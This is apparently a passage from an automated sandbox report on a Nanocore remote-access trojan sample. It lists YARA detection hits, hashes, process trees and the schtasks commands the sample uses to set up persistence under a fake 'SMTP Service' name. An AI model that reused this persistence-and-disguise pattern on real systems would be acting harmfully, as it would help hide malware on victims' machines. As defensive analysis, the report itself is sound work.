Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2347454023.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2347454023.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2348105483.0000000002491000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000000.2088911305.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000000.2088911305.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000000.2088911305.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2347482313.00000000004A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000005.00000002.2347482313.00000000004A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2347482313.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2351063180.00000000034D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2351063180.00000000034D9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000000.2088546622.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000000.2088546622.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000000.2088546622.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000005.00000002.2347409859.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000005.00000002.2347409859.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000005.00000002.2347409859.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 2800 Parent PID: 2324

General

Start time:	07:47:43
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe

Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp60E5.tmp'
Imagebase:	0x810000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2988 Parent PID: 2324

General

Start time:	07:47:44
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp4F5A.tmp'
Imagebase:	0x490000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 2904 Parent PID: 860

General

Start time:	07:47:44
Start date:	09/06/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {C1636649-2706-44BF-BD6B-15CC427FB25D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xff3a0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: cat464923.exe PID: 2468 Parent PID: 2904

General

Start time:	07:47:45
Start date:	09/06/2021
Path:	C:\Users\user\AppData\Roaming\cat464923.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\cat464923.exe 0
Imagebase:	0x8d0000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.2213146011.00000000033E5000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.2213146011.00000000033E5000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000002.2213146011.00000000033E5000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000B.00000002.2212832493.0000000003239000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000B.00000002.2212832493.0000000003239000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000B.00000002.2212832493.0000000003239000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.2211026677.000000000226A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2416 Parent PID: 2904

General

Start time:	07:47:46
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.2209068863.00000000030A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.2209068863.00000000030A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.2209068863.00000000030A9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.2210122241.0000000003255000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.2210122241.0000000003255000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.2210122241.0000000003255000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000C.00000002.2206312034.00000000020DC000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 37%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2252 Parent PID: 1388

General

Start time:	07:47:54
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000D.00000002.2212946414.0000000003525000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.2212946414.0000000003525000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000D.00000002.2212946414.0000000003525000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000D.00000002.2212398437.0000000003379000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.2212398437.0000000003379000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000D.00000002.2212398437.0000000003379000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000D.00000002.2209835071.00000000023AC000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 1688 Parent PID: 2416

General

Start time:	07:48:08
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: smtpsvc.exe PID: 2004 Parent PID: 2252

General

Start time:	07:48:08
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: cat464923.exe PID: 1544 Parent PID: 2468

General

Start time:	07:48:08
Start date:	09/06/2021
Path:	C:\Users\user\AppData\Roaming\cat464923.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8d0000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000000.2148512830.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000000.2148512830.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000000.2148512830.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000002.2217963570.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.2217963570.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.2217963570.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000000.2147864826.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000000.2147864826.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000000.2147864826.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.2220405288.0000000002281000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.2220405288.0000000002281000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.2220469007.0000000003289000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.2220469007.0000000003289000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: smtpsvc.exe PID: 2620 Parent PID: 2416

General

Start time:	07:48:09
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.2221684497.0000000003309000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.2221684497.0000000003309000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000000.2184659312.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000000.2184659312.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000000.2184659312.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000002.2220476189.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.2220476189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.2220476189.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000000.2148426464.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000000.2148426464.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000000.2148426464.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.2221628087.0000000002301000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.2221628087.0000000002301000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: smtpsvc.exe PID: 2536 Parent PID: 2252

General

Start time:	07:48:09
Start date:	09/06/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x90000
File size:	736256 bytes
MD5 hash:	61DE33A77D34A313DF07DC2BDD28140A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.2220223642.0000000003359000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000002.2220223642.0000000003359000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000002.2218871109.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.2218871109.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000002.2218871109.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000002.2220153845.0000000002351000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000002.2220153845.0000000002351000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000000.2168272542.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000000.2168272542.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000000.2168272542.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000012.00000000.2169977777.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000012.00000000.2169977777.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000012.00000000.2169977777.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Disassembly

Code Analysis